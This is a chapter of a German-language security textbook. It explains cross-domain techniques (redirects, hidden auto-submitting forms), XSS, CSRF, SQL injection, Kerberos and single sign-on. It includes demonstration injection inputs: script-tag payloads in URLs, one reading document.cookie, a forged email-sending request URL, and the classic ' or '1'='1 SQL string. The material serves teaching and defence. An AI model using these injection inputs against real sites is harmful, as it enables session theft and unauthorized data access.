Die erste Methode, die zur Cross-Domain-Kommunikation eingesetzt wird, ist die HTTP-Redirect-Direktive des HTTP-Protokolls.

Ist die gesuchte Information nicht auf dem Server vorhanden, den der Browser kontaktiert hat, so sieht das HTTP-Protokoll im Wesentlichen zwei Möglichkeiten vor, wie mit dieser Situation umzugehen ist:

- Ausgabe einer Fehlermeldung (z.B. die relativ bekannte Meldung „404 File not found“), oder
- ein HTTP Redirect (Statusmeldungen 3xx, z.B. 302 „Found“, 303 „See Other“ oder 307 „Moved Temporarily“), bei dem der andere Server, auf dem die Information zu finden ist, im HTTP-Headerfeld **Location** angegeben wird.

Der Browser reagiert auf eine Statusmeldung 3xx direkt mit einer neuen Anfrage an den in der Meldung genannten Server, ohne den Nutzer darüber zu informieren. Normalerweise merkt der Nutzer also nichts von dieser Umleitung, außer dass sich ggf. die URL ändert. Ein HTTP Redirect kann zur Verbesserung der Performanz des WWW („Caching“) eingesetzt werden, zur Verknüpfung eines Domainnamens mit den auf einem anderen Webserver gespeicherten Seiten, oder auch zum Umleiten verschiedenster Anfragen auf einen zentralen Server, wie im Fall von Single-Sign-On-Verfahren.

Möchte Server A nun eine Information an Server B senden, so codiert er diese Information als Textstring, und fügt diesen Textstring, getrennt durch ein ?, als so genannten *Query String* an die URL an, die im Location-Feld angegeben wird:

```
Location: http://www.ServerB.com/auth.php?data="g34ad7rjUzdeU"
```

Dieses Feld fügt er in die HTTP-Antwort auf die Anfrage des Browsers ein, zusammen mit dem Status Code 30x, der ein Redirect im Browser bewirkt. Der Browser sendet nun

```
GET auth.php?data="g34ad7rjUzdeU"
```

an Server B, und dieser kann die Daten aus dem String „g34ad7rjUzdeU“ extrahieren.

11.1.10 HTML Formulare

Für Query-Strings gibt es Längenbeschränkungen, so dass große Datensätze nicht in dieser Form zwischen zwei Servern ausgetauscht werden können. In diesen Fällen verwendet man HTML-Fomulare [sel], um diese Daten zu übertragen.

Listing 11.6 HTML-Quelltext für das Formular in Abbildung 11.6.

```
<form action="http://www.test.de/pay.php" method="post">
  Select Payment Method:
  <input type="radio" name="method" value="cash"> Cash
  <input type="radio" name="method" value="credit"> Credit
  <br>
  Credit Card Number: <input type="text" name="cardno">
  <br>
  Expiration Date: <input type="text" name="expdate">
  <br>
  <input type="submit" value="Submit">
</form>
```

Ein HTML-Formular dient normalerweise dazu, Informationen vom Nutzer über den Browser an den Server zu übertragen (Listing 11.6). Innerhalb des `<form>`-Tags können Eingabefelder und sonstiger HTML-Code stehen. In die Felder `<input Type="text">` kann beliebiger Text eingetragen werden.

Wenn der Nutzer auf den Knopf „Submit“ klickt, der durch ein Input-Feld vom Typ `type="submit"` erzeugt wird, so wird die im öffnenden `<form>`-Tag spezifizierte Aktion durchgeführt. In unserem Beispiel ist die Übertragung der im Formular ausgewählten oder eingegebenen Werte innerhalb eines POST-Requests an den Webserver `www.test.de`, und dort an das PHP-Skript `pay.php`.




Abb. 11.6 Einfaches Formular zur Eingabe von Kreditkarten-Informationen.

Eingabefelder eines HTML-Formulars dürfen schon vorausgefüllt sein, und dieser Trick wird benutzt, um größere Datenmengen von Server A an Server B zu übertragen.

Server A sendet eine Webseite an den Browser zurück, die ein verstecktes (d.h. für den Nutzer unsichtbares) Formular enthält, das mit den zu übertragenden Daten schon vorausgefüllt wurde. Im `action`-Parameter wird die Adresse von Server B angegeben. Jetzt fehlt nur noch eine Aktion, um das Formular abzusenden, und diese Aktion kann auch von Javascript direkt nach dem Laden des Formulars ausgeführt werden, eine

Interaktion des Nutzers ist somit nicht erforderlich. Als Ergebnis dieser Aktion werden die im versteckten Formular enthaltenen Daten mit Hilfe eines POST-Requests an Server B übertragen.

11.2 Sicherheit von Webanwendungen

Webanwendungen bieten über ihre standardisierten Softwarekomponenten generische Angriffsflächen: Der Browser mit seinem Document Object Model, und Datenbankserver mit Datenzugriff über SQL sind hierbei die wichtigsten Angriffsziele.

11.2.1 Cross-Site Scripting (XSS)

Kann ein Angreifer bösartigen Skriptcode in eine dynamisch generierte HTML-Seite einschleusen, so kann er damit lesend und schreibend auf kritische DOM-Elemente (z.B. HTTP Session Cookies, Passwörter) im Browser zugreifen. Diese Daten kann das Skript dann über einfache HTTP-Requests an den Angreifer versenden.

Grundsätzlich sind also drei Voraussetzungen für einen erfolgreichen Cross-Site-Scripting-Angriff (XSS²) erforderlich:

1. Es muss dem Angreifer möglich sein, eigenen Skriptcode in die von der Webanwendung generierte Webseite einzuschleusen. Je nach Vorgehensweise unterscheidet man hier die drei Hauptarten von XSS, *reflected*, *stored* und *DOM* XSS, die weiter unten behandelt werden. Die wichtigste Gegenmaßnahme zur Verhinderung von XSS ist daher, unbekannten Input zu filtern.
2. Der eingeschleuste Code muss auch ausgeführt werden. Daher wird immer wieder der sinnvoll erscheinende Rat geäußert, Javascript komplett zu deaktivieren; dies ist aber in vielen Browsern nur noch schwer möglich. Sinnvoller sind hier spezielle Browsererweiterungen wie z.B. NoScript³.
3. Die vom Skript aus dem DOM ausgelesenen Daten müssen zum Angreifer übertragen werden. Genau dies versuchen neuere Schutzansätze wie die Content Security Policy (CSP) [SB12] zu verhindern.

Reflected XSS. Viele Webanwendungen erlauben dem Nutzer, eigene Daten einzugeben. Einfachstes Beispiel hierfür ist eine Suchfunktion: Hier kann in ein HTML-Formular ein Suchbegriff eingegeben werden, der dann über die URL <http://victim.com/?suche=Suchbegriff> an den Server gesendet wird. In vielen Fällen enthält die

²Da die Abkürzung CSS schon für die Cascading Style Sheets vergeben ist, wird Cross Site Scripting als XSS (mit dem "X" als Symbol für "Cross") abgekürzt.

³<http://noscript.net>




Abb. 11.7 Reflected XSS. In Schritt 2 sendet der Angreifer eine präparierte URL an das Opfer. Wenn dieses auf die URL klickt, wird das bösartige Skript zunächst in Schritt 3 an die Webanwendung geschickt, und dann in Schritt 4 wieder, eingebettet in eine Webseite, an das Opfer zurückgespielt ("reflektiert").

Ergebnisseite dann noch einmal den Suchbegriff, z.B. in der Form <p>Sie suchten: Suchbegriff</p>.

Was würde nun passieren, wenn ein Angreifer einfach die URL `http://victim.com/?suche=<script type="text/javascript">alert(XSS)</script>` vorbereiten und dem Opfer z.B. per Email zusenden würde? Ohne Filterung des Suchbegriffs würde die Ergebnisseite folgenden HTML-Text enthalten: <p>Sie suchten: <script type="text/javascript">alert(XSS)</script></p>. Beim Parsen des HTML-Textes wird der Browser den <script>-Tag finden, und daher die (in diesem Beispiel harmlose) Javascript-Funktion `alert(XSS)` aufrufen, die ein kleines Pop-Up-Fenster mit der Beschriftung "XSS" öffnet. Abbildung 11.7 versucht den Ablauf noch einmal darzustellen.

Für Demonstrationszwecke werden immer harmlose Javascript-Funktionen verwendet. Im schlimmsten Fall kann der Angreifer den Browser komplett übernehmen; dies wird z.B. im Brower Exploitation Framework⁴ vorgeführt.

Stored XSS. Bietet die Webanwendung die Möglichkeit, Eingaben des Nutzers dauerhaft zu speichern, so wird das Injizieren von XSS-Code einfacher. Beispiele hierfür sind Gästebücher, Produktbeschreibungen in Verkaufsplattformen wie eBay, und Webmail-Anwendungen. Z.B. könnte der Angreifer einfach eine HTML-Email mit bösartigem

⁴<http://beefproject.com>




Abb. 11.8 Stored XSS. Der Angreifer speichert den Skriptcode in der Webanwendung `victim.com`. Ruft das Opfer eine bestimmte URL in Schritt2 ab, so wird dieser Code ausgeliefert und im Browser ausgeführt.

Skriptcode im Body der Email an das Opfer senden. Würde die Email nicht gefiltert, so würde das Skript beim Laden der Email ausgeführt.

Abbildung 11.8 stellt den Kommunikationsablauf schematisch dar. Da Stored XSS-Verwundbarkeiten dazu genutzt werden können, XSS-Würmer zu konstruieren, die sich selbstständig im WWW replizieren, ist eine gute Filterung hier unabdingbar.

DOM XSS. Die wichtigste Gegenmaßnahme gegen XSS ist serverseitiges Filtern; hierfür muss der bösartigen Code für den Server aber sichtbar sein. Bei DOM XSS [Kle05] ist das nicht der Fall: Der Skriptcode wird von einer Javascript-Funktion selbst ins DOM der Webseite eingefügt, ohne dass der Server daran beteiligt ist.

Dies klingt zunächst verwirrend, und soll daher mit einem Beispiel aus [Kle05] erläutert werden. Betrachten wir zunächst die URL

```
http://www.vulnerable.site/welcome.html?name=Joe
```

die den Namen **Joe** des Nutzers im Query String (dem Teil der URL nach dem Fragezeichen „?“) enthält. Dieser Name könnte nun vom Webserver in die Begrüßungsseite der Webanwendung eingebaut werden; da Webserver aber sehr gut ausgelastet sind, soll dies vom Browser übernommen werden, und zwar von dem Skript, das in Listing 11.7 in den Zeilen 4 bis 8 steht.

Dieses Skript verwendet einfache Stringoperationen, um den Namen in der URL zu finden: Es durchsucht des URL-String so lange, bis der Teilstring `name=` gefunden wird. Dann wird der Positionsparameter durch Addition der Zahl 5 hinter das Gleichheitszeichen `=` gesetzt, also an den Anfang von **Joe**. Dann wird der Rest der URL, also

der Teil hinter dem Gleichheitszeichen bis zum Ende des Strings in das Dokument geschrieben, und zwar direkt hinter das Hi in der Webseite.

Listing 11.7 Begrüßungsseite einer Webanwendung, bei der der Name aus der URL in das DOM der Webseite kopiert wird.

```
1 <HTML>
2 <TITLE>Welcome!</TITLE>
3 Hi
4 <SCRIPT>
5 var pos=document.URL.indexOf("name=")+5;
6 document.write(document.URL.substring
7     (pos,document.URL.length));
8 </SCRIPT>
9 <BR>
10 Welcome to our system
11 ...
12 </HTML>
```

Was passiert nun, wenn der Angreifer das Opfer dazu bringt, die URL

```
http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>
```

aufzurufen? Dann wird auch der String nach dem Gleichheitszeichen in das Dokument kopiert, das ist in diesem Fall aber das Angreiferskript `<script>alert(document.cookie)</script>`, das danach ausgeführt wird.

Es kommt aber noch schlimmer: Der Server könnte immer noch erkennen, dass ein Angriff geplant ist, indem er den Query String untersucht. Durch einen kleinen Trick kann das verhindert werden. Dazu betrachten wir die folgende URL:

```
http://www.vulnerable.site/welcome.html#name=Joe
```

Wir haben hier nur das Fragezeichen durch das Zeichen # („hash sign“) ersetzt. Das Skript aus Listing 11.7 funktioniert weiterhin, aber der Teilstring nach dem # wird nicht mehr an den Server gesendet. Ein serverseitiges Filtern ist also nicht mehr möglich.

11.2.2 Cross-Site Request Forgery (CSRF)

Bei Cross-Site Request Forgery (CSRF) Angriffen wird ausgenutzt, dass ein Webbrowsers in gewissem Umfang „ferngesteuert“ werden kann: Ein Browser lädt automatisch Bilder nach, und mit Hilfe von Javascript können bestimmte URLs aufgerufen und sogar komplett HTTP-Requests konfiguriert und gesendet werden (XMLHttpRequest).




Abb. 11.9 DOM XSS. In Schritt 2 sendet der Angreifer die präparierte URL an das Opfer. In Schritt 3 wird eine völlig harmlose Anfrage an die Webanwendung gestellt, die den Skriptcode nicht enthält, die komplette URL wird aber im Browser abgespeichert. Nach Empfang von Nachricht 4 wird der Angriffscode aus der gespeicherten URL extrahiert und anschließend ausgeführt.

Diese Festeuerungsmöglichkeit ist insbesondere dann nützlich, wenn der Browser sich bereits bei einer Webanwendung authentifiziert hat. Dabei ist es gleichgültig, ob eine schwache (z.B. Passwort) oder starke (z.B. TLS Client Authentication) Methode verwendet wurde: mit CSRF kann man sie alle umgehen.

Im Namen des authentifizierten Nutzers können so Aktionen in der Webanwendung ausgelöst werden, von denen das Opfer nichts bemerkt. Die dokumentierten CSRF-Angriffe reichen vom Sammeln von Email-Adressen von Abonenten der New York Times bis hin zum Plündern von Bankkonten amerikanischer Banken [ZF08].

Auch dieser Angriff soll wieder an einem einfachen Beispiel erklärt werden. Betrachten wir das in Listing 11.8 angegebene HTML-Formular, mit dem eine Email an die im <input>-Element mit name="to" angegebene Email-Adresse versandt werden kann.

Listing 11.8 Ein HTML-Formular zum Senden einer Email

```
<form action="http://example.com/send_email.htm"
      method="GET">
  Recipients Email address:
  <input type="text" name="to">
  Subject: <input type="text" name="subject">
  Message: <textarea name="msg"></textarea>
  <input type="submit" value="Send Email">
</form>
```

Durch Klicken auf den Submit-Knopf wird dann eine GET-Anfrage an den Server geschickt, die im Effekt mit dem Aufruf der in Listing 11.9 wiedergegebenen URL iden-




Abb. 11.10 Cross-Site Request Forgery (CSRF). Nach Laden der Webseite des Angreifers in Schritt 2 wird der Fernsteuerungscode im Browser ausgeführt. Dabei wird die bestehende Authentifizierung des Browsers ausgenutzt, um in Schritt 3 Aktionen in der Webanwendung vulnerable.com im Namen des Opfers, das von diesen Aktionen nichts bemerkt, auszuführen.

tisch ist. In beiden Fällen wird eine Email an den eingetragenen Empfänger gesandt, und das `From`-Feld wird mit der Emailadresse des Nutzers der Webanwendung gefüllt.

Listing 11.9 URL, deren Aufruf denselben Effekt hat wie das Absenden des Formulars aus Listing 11.8 mit Eingabe (`bob@example.com,hello,What's the status of the work?`).

```
http://example.com/send_email.htm?to=bob%40example.com
&subject=hello&msg=What%27s+the+status+of+the+work%3F
```

Alles, was der Angreifer nun tun muss, ist diese URL in ein Source-Attribut eines ``-Elements zu packen, und dieses auf seine eigene Webseite zu stellen (vgl. Listing 11.10.) Beim Laden der Webseite versucht der Browser des Opfers jetzt automatisch, das Bild zu laden, und ruft dazu die angegebene URL auf. Von der Webanwendung wird daraufhin eine Email an den Angreifer gesendet, mit der Absendeadresse des Opfers.

Listing 11.10 Absenden einer Email über ein eingebettetes ``-Element.

```

```

11.2.3 SQL-Injection (SQLi)

In Webanwendungen sind meist Datenbanken eingebunden, die über die Sprache SQL angesprochen werden. Ein typischer Datenbankaufruf ist der folgende Befehl, der einen bestimmten Nutzer anhand des Parameters `userName` in der Datenbank selektiert.

```
statement = "SELECT * FROM users WHERE name = ' + userName + ' ;"
```

Der Parameter `userName` wird dabei oft aus der Eingabe in ein HTML-Formular übernommen. Gibt ein Angreifer dort aber z.B. `' or '1'='1` ein, und wird diese Eingabe nicht hinreichend überprüft, so kann der folgende Befehl an die Datenbank gesendet werden: alle Nutzer werden selektiert.

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

Dies ist das Standardbeispiel zu SQL Injection; an die Selektion aller Nutzer könnten sich jetzt bösartige SQL-Befehle anschließen, z.B. der Befehl zum Löschen all dieser Datensätze.

11.3 Das Kerberos-Protokoll

Damit zwei Geräte, die noch kein gemeinsames Geheimnis besitzen, vertraulich und authentisch miteinander kommunizieren können, ist in der Regel der Einsatz eines *Public-Key-Verfahrens* erforderlich.

Das Kerberos-Protokoll kann nun eingesetzt werden, um mit Hilfe eines zentralen Servers, dem Key Distribution Center (KDC), allein mit Methoden der *symmetrischen Kryptographie* einen Schlüsselaustausch und eine gegenseitige Authentifizierung zwischen zwei Computern durchzuführen, die noch kein gemeinsames Geheimnis besitzen.

Kerberos wurde am MIT zum praktischen Einsatz in Computernetzen entwickelt [SNS88], und wird von Microsoft zur Authentifizierung von Windows-Rechnern innerhalb einer Domäne verwendet. (Die Rolle des KDC spielt dabei das „Active Directory“.)

11.3.1 Funktionsweise

Die Grundidee von Kerberos ist relativ einfach: Die beiden Computer, hier C (Client) und S (Server) genannt, besitzen beide jeweils einen geheimen Schlüssel *kc* bzw. *ks*, der auch dem KDC bekannt ist.

In einer ersten Nachricht muss C dem KDC zunächst mitteilen, mit welchem anderen Computer (S) er kommunizieren möchte. Damit er die Antwort des KDC später wieder erkennt, und um Replay-Angriffe zu verhindern, fügt er noch einen zufälligen Wert n (Englisch „nonce“) hinzu (Abbildung 11.11).

Die Antwort des KDC besteht aus zwei Teilen:

- Teil 1 ist für C bestimmt, deshalb auch mit k_C verschlüsselt, und enthält den Kommunikationsschlüssel k_{CS} (zukünftiger gemeinsamer Schlüssel zwischen C und S), und die von C gesandte „nonce“ n .
- Teil 2 ist für S bestimmt, deshalb ist das darin enthaltene Ticket T_{CS} mit k_S verschlüsselt. Es enthält:
 - ID_C , die Identität des Kommunikationspartners C (z.B. seine IP-Adresse oder seinen Rechnernamen),
 - k_{CS} , den Kommunikationsschlüssel und
 - t_{START} , $t_{EXPIRES}$, die Gültigkeitsdauer der Tickets. (Bei wiederholter Authentifizierung von C beim gleichen Server S zwischen t_{START} und $t_{EXPIRES}$ muss nur die Nachricht 3 mit neu generiertem Authentikator gesendet werden.)

Teil 2 dieser Nachricht wird von C unverändert an S weitergeleitet. Hinzu kommt ein Authentikator, der einen mit dem Kommunikationsschlüssel verschlüsselten Zeitstempel A_C enthält.




Abb. 11.11 Version 5 des einfachen Kerberos-Protokolls.

Nach Austausch dieser drei Nachrichten sind C und S gegenseitig implizit über den Schlüssel k_{CS} authentifiziert: C (bzw. S) weiß, dass derjenige, der mit k_{CS} verschlüsselte Nachrichten (sinnvoll) beantworten kann, S (bzw. C) sein muss.

Der große Vorteil dieser Lösung gegenüber Zertifikaten besteht darin, dass der Schlüssel k_C (da er ein Schlüssel für ein symmetrisches Verfahren ist) aus einem Passwort generiert werden kann. Ein solches Passwort kann ein Internet-Nutzer (im Gegensatz zu einem X.509-Zertifikat) leicht überall einsetzen (z.B. im Internetcafé).

Eine weitere Optimierung wurde in das Kerberos-Protokoll eingeführt: Ein typischer Nutzer wird während seiner Arbeit am Computer nicht nur einen, sondern mehrere Server abfragen. Hierzu wäre im ursprünglichen Modell jedes Mal eine Anfrage beim KDC erforderlich.

Daher wurde das Konzept der Tickets um ein „Ticket Granting Ticket“ erweitert. Das KDC stellt nur noch dieses Ticket aus und bestätigt so die Berechtigung des Client, sich über einen Ticket Granting Server T weitere Tickets zur Verbindung mit Servern ausstellen zu lassen.

Der Ablauf dieses Protokolls ist in Abbildung 11.12 dargestellt, wobei kc und kt die Schlüssel sind, die Client C und Ticket Granting Server T mit dem KDC teilen, während die Schlüssel ks der Server beim Ticket Granting Server hinterlegt werden. kxy bezeichnet wie im Standard-Kerberos-Protokoll einen frisch erzeugten Sitzungsschlüssel für die Kommunikation zwischen X und Y.




Abb. 11.12 Durch Einführung eines Ticket Granting Servers muss ein Client sich nur noch einmal authentisieren, um beliebig viele Serverdienste in Anspruch nehmen zu können.

Die Vorteile dieser Erweiterung sind:

- Der geheime gemeinsame Schlüssel kc zwischen Client und KDC ist besser geschützt, da er nur einmal eingesetzt wird, nämlich zur Beantragung des Ticket Granting Ticket Tct . Anschließend kann kc auf dem Client-Computer gelöscht werden, nur der temporäre Sitzungsschlüssel kct wird noch benötigt. Diese Eigenschaft ist besonders wichtig, wenn ein Nutzer sich in einer unsicheren Umgebung, z.B. einem Internet-Café, befindet.
- Die Authentisierung gegenüber den verschiedenen Servern ist für den Nutzer transparent, d.h. er bekommt davon nichts mit. Der Nutzer muss sich nur einmal gegenüber dem KDC authentisieren.

11.3.2 Kerberos v5 und Microsofts Active Directory

Mit Version 5 war Kerberos so weit entwickelt, dass sein Siegeszug über die akademischen Grenzen hinaus begann: Microsoft machte Kerberos zum Standard-Authentifizierungsdienst in Windows 2000 und allen bisherigen Nachfolgeprodukten (vgl. Abbildung 11.13).

Hier zur Orientierung in der Microsoft-Welt einige kurze Begriffserklärungen: Eine (Windows-)Domäne ist eine Gruppe von Computern, die Teil eines Netzwerkes sind und eine gemeinsame Verzeichnisdatenbank nutzen. Eine Domäne wird als eine Einheit mit gemeinsamen Regeln und Verfahren verwaltet. Jede Domäne hat einen eindeutigen Namen.

Um die volle Funktionalität einer Domäne nutzen zu können, muss als Verzeichnisdatenbank ein Active Directory eingesetzt werden. Kerberos ist dann der Standard-Authentifizierungsdienst, der in einer solchen Domäne eingesetzt wird, und der Active-Directory-Server fungiert als Key Distribution Center und Ticket Granting Server.



Abb. 11.13 Erläuterung des Kerberos-Protokolls im Microsoft Developer Center.

Damit haben wir das Kerberos-Protokoll auf seinem Weg in die Welt der Computernetze bis hin zum Einsatz in geschlossenen, relativ kleinen Netzwerken begleitet. Nun können wir schildern, wie Kerberos dann auch über Microsoft Passport seinen Weg ins Internet gefunden hat.

11.4 Single-Sign-On-Verfahren

Für viele Single-Sign-On-Verfahren (SSO) wurde die Grundarchitektur des Kerberos-Protokolls verwendet, die dann mithilfe von Webtechnologien realisiert wurde: Verschlüsselte SSL/TLS-Kanäle ersetzen die Verschlüsselung einzelner Nachrichten,

HTML-Formulare, Query Strings und Cookies werden zum Versenden von Nachrichten genutzt, und ein Webbrowser wird anstelle des Kerberos-Clients verwendet. Durch die Verwendung dieser Webtechnologien ändern sich die Sicherheitseigenschaften; insbesondere sind SSO-Verfahren oft anfällig gegen Web-basierte Angriffe wie XSS.




Abb. 11.14 Generische Funktionsweise eines SSO-Protokolls.

Abbildung 11.14 gibt die Grundzüge eines SSO-Protokolls wieder. In Schritt 1 versucht der Nutzer, über seinen Browser Zugang zu einer Ressource der Webanwendung SP zu erhalten. Diese Webanwendung wird im SSO-Kontext meist als *Service Provider SP* (weil sie den für den Nutzer interessanten Dienst bereistellt) oder *Relying Party RP* (weil sie sich auf die Aussagen des Identity Providers IdP verlässt⁵), um sie von der zweiten beteiligten Webanwendung, dem *Identity Provider IdP* abzugrenzen.

Da der Nutzer noch nicht eingeloggt ist, muss dies mit Hilfe des IdP nachgeholt werden. Daher erzeugt SP einen Token Request und sendet diesen, zusammen mit einem HTTP Redirect zum IdP, in Schritt 2 an den Browser. Dieser reagiert darauf automatisch und stellt, transparent für den Nutzer, eine Verbindung zum IdP her.

Hier gibt es zwei Möglichkeiten: Ist der Nutzer gegenüber dem IdP noch nicht authentifiziert, so muss dies in Schritt 3 nachgeholt werden. Ist dies schon der Fall, so erzeugt der IdP direkt ein mit einer digitalen Signatur oder einem MAC σ geschütztes Token t und sendet es in Schritt 4, zusammen mit einem HTTP Redirect zum SP, zurück an den Browser. Dieser leitet das Token wiederum automatisch an SP weiter.

Fällt die Überprüfung von σ durch SP positiv aus, so wird die angeforderte Ressource in Schritt 5 freigegeben, und die erfolgreiche Authentifizierung mithilfe eines HTTP Session Cookies im Browser gespeichert.

Um Zugriff auf eine geschützte Ressource beim Service Provider SP zu erlangen, kann ein Angreifer an verschiedenen Stellen dieses SSO-Protokolls ansetzen:

⁵ Englisch *to rely on sth.*: sich auf etwas verlassen.

- Angriff auf die Authentifikation beim Identity Provider IdP. Ein erfolgreicher Angriff hier wäre verheerend, da davon alle mit dem IdP assoziierten Service Provider betroffen wären. Da das Authentifikationsverfahren aber nur in einer Webanwendung (dem IdP) implementiert werden muss, können hier starke Verfahren zum Einsatz kommen, z.B. auf Basis von Chipkarten.
- XSS-Angriff auf SP, um das geschützte Token t oder das daraus resultierende Session Cookie zu stehlen;
- DNS-Spoofing/DNS Cache Poisoning Angriff auf SP (evtl. kombiniert mit einem gefälschten TLS-Zertifikat), um t oder das Session Cookie im Netzwerk abzufangen;
- XSS-Angriff auf das Session Cookie für IdP.

